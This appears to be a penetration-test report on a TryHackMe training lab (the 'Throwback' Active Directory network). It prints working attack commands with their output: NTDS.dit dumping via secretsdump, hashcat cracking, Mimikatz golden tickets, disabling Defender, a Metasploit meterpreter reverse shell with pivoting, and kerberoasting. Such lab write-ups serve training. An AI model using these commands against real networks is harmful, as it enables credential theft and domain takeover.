SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE

```

## NTDS.dit

Description:	Dumping the NTDS.dit file
Impact:	Critical
System:	10.200.157.117
References:	<p><a href="https://attack.mitre.org/techniques/T1003/003/">https://attack.mitre.org/techniques/T1003/003/</a> OS Credential Dumping NTDS</p> <p>Logging into DC01 as user Jeffersd, enumeration of the Documents folder found a note for containing clear text credentials for the backup account used for domain controller replication. THROWBACK-DC01 to CORP-DC01. With these credentials we were able to use secretsdump.py to retrieve the entire NTDS.dit file. The NTDS.dit file contains the credentials and hashes of every user on the domain and since the backup account was used for replication it had access rights to read the NTDS.dit file.</p> <p><i>proxchains secretsdump.py</i>  <i>throwback.local/backup:&lt;password&gt;@10.200.157.117 -outputfile ntds.dit</i></p>

## Exploitation Proof of Concept

```

Directory of C:\Users\jeffersd\Documents
08/21/2020 11:15 PM <DIR> .
08/21/2020 11:15 PM <DIR> ..
08/19/2020 10:13 PM      286 backup_notice.txt
                1 File(s)      286 bytes
                2 Dir(s) 15,796,051,968 bytes free

throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd\Documents>type backup_notice.txt
As we backup the servers all staff are to use the backup account for replicating the servers
Don't use your domain admin accounts on the backup servers.

The credentials for the backup are:
██████████

Best Regards,
Hans Mercer
Throwback Hacks Security System Administrator
throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd\Documents>

```

```

Administrator:500:aa
Guest:501:aa
krbtgt:502:aa
THROWBACK.local\WEBSERVICE:1111
THROWBACK.local\FoxR:1114:aad3
THROWBACK.local\WintersS:1115:a
THROWBACK.local\BlairJ:1116:aa
sshd:1117:aad3b435b51404eeaad3b
THROWBACK.local\SQLService:1120
THROWBACK.local\DaibaN:1123:aad
THROWBACK.local\StuartL:1128:aa
THROWBACK.local\TBSERVICE:1133:
THROWBACK.local>LoginService:11
THROWBACK.local\STAGESERVICE:11
THROWBACK.local\WhiteR:1136:aad
THROWBACK.local\GuthrieA:1137:a
THROWBACK.local\CochranH:1138:a
THROWBACK.local\BurtonV:1139:aa
THROWBACK.local\PowellW:1140:aa
THROWBACK.local\NievesD:1141:aa
THROWBACK.local\CastroJ:1142:aa
THROWBACK.local\PooleW:1143:aad
THROWBACK.local\AtkinsB:1144:aa
THROWBACK.local\HamptonF:1145:a
THROWBACK.local\HaydenC:1146:aa
THROWBACK.local\QuinnC:1147:aad
THROWBACK.local\RosalesT:1148:a
THROWBACK.local\PetersenA:1149:
THROWBACK.local\EatonR:1150:aad
THROWBACK.local\LivingstonM:115
THROWBACK.local\GongoH:1152:aad
THROWBACK.local\FoleyS:1153:aad
THROWBACK.local\BoyerV:1154:aad
THROWBACK.local\JacobsonD:1155:
THROWBACK.local\NixonJ:1156:aad
THROWBACK.local\WebbH:1157:aad3
THROWBACK.local\LindseyN:1158:a
THROWBACK.local\ParkerL:1159:aa

```

## Hash cracking & RDP login

<b>Description:</b>	Cracking hashes in the NTDS.dit file and logging in via RDP
<b>Impact:</b>	high
<b>System:</b>	10.200.157.117
<b>References:</b>	<p> <a href="https://attack.mitre.org/techniques/T1110/002/">https://attack.mitre.org/techniques/T1110/002/</a> Hash Cracking Brute Force  <a href="https://attack.mitre.org/mitigations/M1027/">https://attack.mitre.org/mitigations/M1027/</a> Password Policies </p> <p> The NTDS file was ran through hashcat using common wordlist "rockyou". Five hashes were cracked including the administrator account "mercerh". Of those 5 hashes over 80% of users were using the same password. Login to RDP from DC01 was done from a RDP session on PROD </p> <p> hashcat -m 1000 ntds.dit.ntds /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt </p>

## Exploitation Proof of Concept



```

Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: NTLM
Hash.Target.....: ntds.dit.ntds
Time.Started.....: Thu Nov 25 18:24:57 2021 (6 secs)
Time.Estimated...: Thu Nov 25 18:25:03 2021 (0 secs)
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2485.4 kH/s (0.28ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 5/21 (23.81%) Digests
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b6d3831303838] -> $HEX[042a0337c2a156616d6f732103]

```

```

FreeRDP: 10.200.157.219
10.200.157.117
Recycle Bin
C:\Windows\system32\cmd.exe
C:\Users\MercerH>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
Domain Admins
Enterprise Admins
mercerh
The command completed successfully.

C:\Users\MercerH>whoami
throwback\mercerh

C:\Users\MercerH>hostname
THROWBACK-DC01

C:\Users\MercerH>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::7466:1a99:463d:a625%8
    IPv4 Address. . . . . : 10.200.157.117
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.157.1

```

## Golden Ticket Attack

Description:	Obtaining a Golden Ticket to further exploit the network
Impact:	Critical
System:	10.200.157.117 & 10.200.157.118
References:	<a href="https://attack.mitre.org/techniques/T1558/001/">https://attack.mitre.org/techniques/T1558/001/</a> Golden Ticket

From the RDP session we uploaded Mimikatz and forged our own golden ticket using the Kerberos Ticket Granting Ticket account hash and the SID of the throwback.local domain. Golden tickets allow for access to any windows machines across the domain. Hence the name golden ticket. We used the golden ticket to gain remote code execution on CORP-DC01 and added a new user with administrator privileges.

#### Open mimikatz.exe with admin privileges

Privilege::debug

lsadump::lsa /inject /name:krbtgt

Copy the SID and krbtgt hash

kerberos::golden /user:Administrator /Domain:throwback.local /sid:<sid> /krbtgt:<ntlm\_hash> /id:500 /ptt

misc::cmd

This will open a command prompt that passes the krbtgt account hash along with each command.

PsExec64.exe [\\10.200.157.118](#) cmd.exe

## Exploitation Proof of Concept

```
mimikatz # kerberos::golden /User:Administrator /domain:throwback.local /sid: /k
rbtgt: /id:500 /ptt
User      : Administrator
Domain    : throwback.local (THROWBACK)
SID       :
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: - rc4_hmac_nt
Lifetime  : 11/24/2021 1:11:24 AM ; 11/22/2031 1:11:24 AM ; 11/22/2031 1:11:24 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ throwback.local' successfully submitted for current session
```

```

C:\Users\MercerH\Documents\tryhackme_user_sweps>PsExec64.exe \\10.200.157.118 cmd.exe

PsExec v2.32 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
C:\Windows\system32>hostname
CORP-DC01

C:\Windows\system32>dir ..\..\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is F418-3D76

Directory of C:\Users\Administrator\Desktop

08/21/2020  10:52 PM    <DIR>          .
08/21/2020  10:52 PM    <DIR>          ..
08/21/2020  10:52 PM                37 root.txt
               1 File(s)                37 bytes
               2 Dir(s) 16,068,907,008 bytes free

C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
dante1
Domain Admins
sweps
THROWBACK\Enterprise Admins
The command completed successfully.

```

**CORP-DC01 10.200.157.118**

## VPN Setup

Description:	VPN setup to further penetrate corporate.local
Impact:	High
System:	10.200.157.118 Corporate.local
References:	<p><a href="https://attack.mitre.org/techniques/T1133/">https://attack.mitre.org/techniques/T1133/</a> VPN</p> <p>A VPN connection was setup on CORP-DC01 using Metasploit to enable remote access into the Corporate.local domain</p> <p><b><u>VPN Connection from Metasploit</u></b></p> <ol style="list-style-type: none"> <li>1. Meterpreter shell             <ul style="list-style-type: none"> <li>Use exploit/multi/script/web_delivery</li> <li>Set SRVHOST &lt;interface&gt;</li> <li>Set LPORT 80</li> </ul> </li> </ol>






	Set LHOST <interface> Set target 2 Set payload windows/x64/meterpreter/reverse_tcp Run -j Paste the resulting code into the command prompt on CORP-DC01  2. use post/multi/manage/autoroute set SUBNET 10.200.157.0 set SESSION <session number> run -j use auxiliary/server/socks_proxy set VERSION 4a run  <u>Configure Proxychains on attack machine</u> Sudo nano /etc/proxychains.conf Socks4 127.0.0.1
--	--

## Internal HTTP

<b>Description:</b>	Internal HTTP servers
<b>Impact:</b>	Low
<b>System:</b>	10.200.157.118, 10.200.157.232
<b>References:</b>	<p>Enumeration of the Administrators Documents folder located a note containing the details of two internal domains. We added breachgtfo.local and mail.corporate.local to our local hosts file as per the note. This revealed an internal mail portal and a local breach compilation website. The note also advised employees to not use business accounts on their social media and github accounts.</p> <p><u>Hosts file /etc/hosts</u>  10.200.157.232 mail.corporate.local www.breachgtfo.local breachgtfo.local</p>

## Exploitation Proof of Concept





**CORP-ADT01 10.200.157.243**

## Golden Ticket Attack 2

<b>Description:</b>	Repeating the Golden Ticket Attack for the corporate.local domain
<b>Impact:</b>	High
<b>System:</b>	10.200.157.118 & 10.200.157.243
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1558/001/">https://attack.mitre.org/techniques/T1558/001/</a> Golden Ticket</p> <p>The exact process was repeated as we needed another golden ticket to gain access on machines with the corporate.local domain. We used the new ticket to gain administrator access on CORP-ADT01. We then added a new local administrator user to the machine.</p> <p>Note: The antivirus had to be disabled before mimikatz could be uploaded.</p> <p><b>Powershell -ep bypass</b>  <b>Set-MpPreference -DisableRealtimeMonitoring \$true</b></p> <p><b><u>Open mimikatz.exe with admin privileges</u></b></p> <p><b>Privilege::debug</b>  <b>lsadump::lsa /inject /name:krbtgt</b>  Copy the SID and krbtgt hash  <b>kerberos::golden /user:Administrator /Domain:corporate.local /sid:&lt;sid&gt; /krbtgt:&lt;ntlm_hash&gt; /id:500 /ptt</b>  <b>misc::cmd</b></p> <p>This will open a command prompt that passes the krbtgt account hash along with each command.</p>

PsExec64.exe \\10.200.157.243 cmd.exe

## Exploitation Proof of Concept

```
Administrator: Command Prompt
operable program or batch file.

C:\Windows\system32>hostname
CORP-ADT01

C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
CORPORATE\DaviesJ
CORPORATE\Domain Admins
CORPORATE\DosierK
sweeps
The command completed successfully.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::b58a:9855:b767:a8ab%4
    IPv4 Address. . . . . : 10.200.157.243
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.157.1

C:\Windows\system32>
```

## Breached Credentials

Description:	Breached Credentials
Impact:	High
System:	10.200.157.243 & 10.200.157.232
References:	<p><a href="https://attack.mitre.org/techniques/T1090/">https://attack.mitre.org/techniques/T1090/</a> Proxy</p> <p><a href="https://attack.mitre.org/techniques/T1586/">https://attack.mitre.org/techniques/T1586/</a> Compromise Accounts</p> <p>A note was found in user kdosier Documents folder containing information about a new email naming convention. Using the list of domain users obtained from the NTDS file and a list of emails obtained during our OSINT recon we created an email list with the new naming convention. We then fed this list into the breachgtfo.local internal breach compilation website and finding the breached credentials of user <a href="mailto:SEC-JStewart@TBHSecurity.com">SEC-JStewart@TBHSecurity.com</a>. The list was fed into the site by utilising a http reverse proxy called ZAP.</p> <p><u>Linked in recon</u> <a href="https://github.com/Sq00ky/LeetLinked">https://github.com/Sq00ky/LeetLinked</a> python3 leetlinked.py -e "throwback.local" -f 1 "Throwback Hacks"</p> <p><u>Creating email list</u> for i in \$(cat usernames); do echo "ESM-\$i@TBHSecurity.com" &gt;&gt; emails; done; for i in \$(cat usernames); do echo "FIN-\$i@TBHSecurity.com" &gt;&gt; emails; done;</p>

```
for i in $(cat usernames); do echo "HRE-$i@TBHSecurity.com" >> emails; done;
for i in $(cat usernames); do echo "ITS-$i@TBHSecurity.com" >> emails; done;
for i in $(cat usernames); do echo "SEC-$i@TBHSecurity.com" >> emails; done;
```

## Exploitation Proof of Concept

```
email_update - Notepad
File Edit Format View Help
Hey team! Hope you guys are having a good day!

As all of you probably already now we are transferring to our new email service as we
transition please use the new emails provided to you as well as the default credentials
that can be found within your emails.

Please do not use these emails outside of corporate as they contain sensitive information.

The new email format is based on what department you are in:

ESM-Example@TBHSecurity.com
FIN-Example@TBHSecurity.com
HRE-Example@TBHSecurity.com
ITS-Example@TBHSecurity.com
SEC-Example@TBHSecurity.com


In order to access your email you will need to go to mail.corporate.local as we get our
servers moved over.


If you do not already have mail.corporate.local set in your hosts file please reach out to
IT to get that fixed.


Please remain patient as we make this transition and please feel free to email me with any
questions you may have regarding the new transition: HRE-KDoiser@TBHSecurity.com


Karen Dosier,
Human Relations Consulatant
```


The screenshot displays the OWASP ZAP interface. The top pane shows the request details for a GET request to `http://breachgtfo.local/search.php?search=SEC-jstewart@TBHSecurity.com`. The bottom pane shows the response, which is an HTML document. A red box highlights a section of the HTML body: `<center><h1 class="red">Breach Found! </h1></center><h2>1 results</h2><br><h2>Email: SEC-JStewart@TBHSecurity.com</h2><h2>Password: </h2></body>`. Below the response, the 'History' pane shows a list of messages, with the 25th message (a fuzzed request) highlighted, showing a status of 200 OK and a response size of 5,071 bytes.



**Breach || GTFO**



**Home / Main**


Search


Data Wells


Support


API


Account

# Breach Found!

**1 results**

**Email: SEC-JStewart@TBHSecurity.com**

**Password:** [REDACTED]


**Username: JStewart**

**Data Breach: pwnDB**

## Web Mail

<b>Description:</b>	Access to web mail using breached credentials
<b>Impact:</b>	High
<b>System:</b>	10.200.157.232
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1552/001/">https://attack.mitre.org/techniques/T1552/001/</a> Unsecure Credentials</p> <p>Using the breached credentials we were able to login to mail.corporate.local. Enumeration of the emails found credentials intended for temporary usage while the IT team finishes setting everything up.</p>

## Exploitation Proof of Concept



**TBSEC-DC01 10.200.157.79**

Kerberoast

<b>Description:</b>	Kerberoasting TBSEC-DC01
<b>Impact:</b>	Critical
<b>System:</b>	10.200.157.79
<b>References:</b>	<p>Using these temporary credentials we performed a kerberoasting attack on TBSEC-DC01 which gave us the account hash of "TBService". We ran this through Hashcat and obtained the clear text credentials of the account which enabled remote login and administrator access.</p> <p><b>Impackets toolkit</b>  <a href="https://github.com/SecureAuthCorp/impacket">https://github.com/SecureAuthCorp/impacket</a>  <b>GetUserSPNs.py</b> tbsecurity.local/tbservice:&lt;password&gt; -dc-ip 10.200.157.79 -request</p>

Exploitation Proof of Concept

```
TicketByteHexStream :  
Hash : $krb5tgs$23$*TBService$TBSECURITY.local$TBSEC-DC01/TBService.TBSECURITY.local:48064*$
```

```
SamAccountName : TBService  
DistinguishedName : CN=TBService,OU=Quarantine,DC=TBSECURITY,DC=local  
ServicePrincipalName : TBSEC-DC01/TBService.TBSECURITY.local:48064
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Name.....: Kerberos 5, etype 23, TGS-REP  
Hash.Target.....: $krb5tgs$23$*TBService$TBSECURITY.local$TBSEC-DC01/...1f0bbb  
Time.Started.....: Wed Nov 24 03:06:37 2021 (5 secs)  
Time.Estimated...: Wed Nov 24 03:06:42 2021 (0 secs)  
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 789.3 kH/s (9.18ms) @ Accel:64 Loops:1 Thr:64 Vec:8  
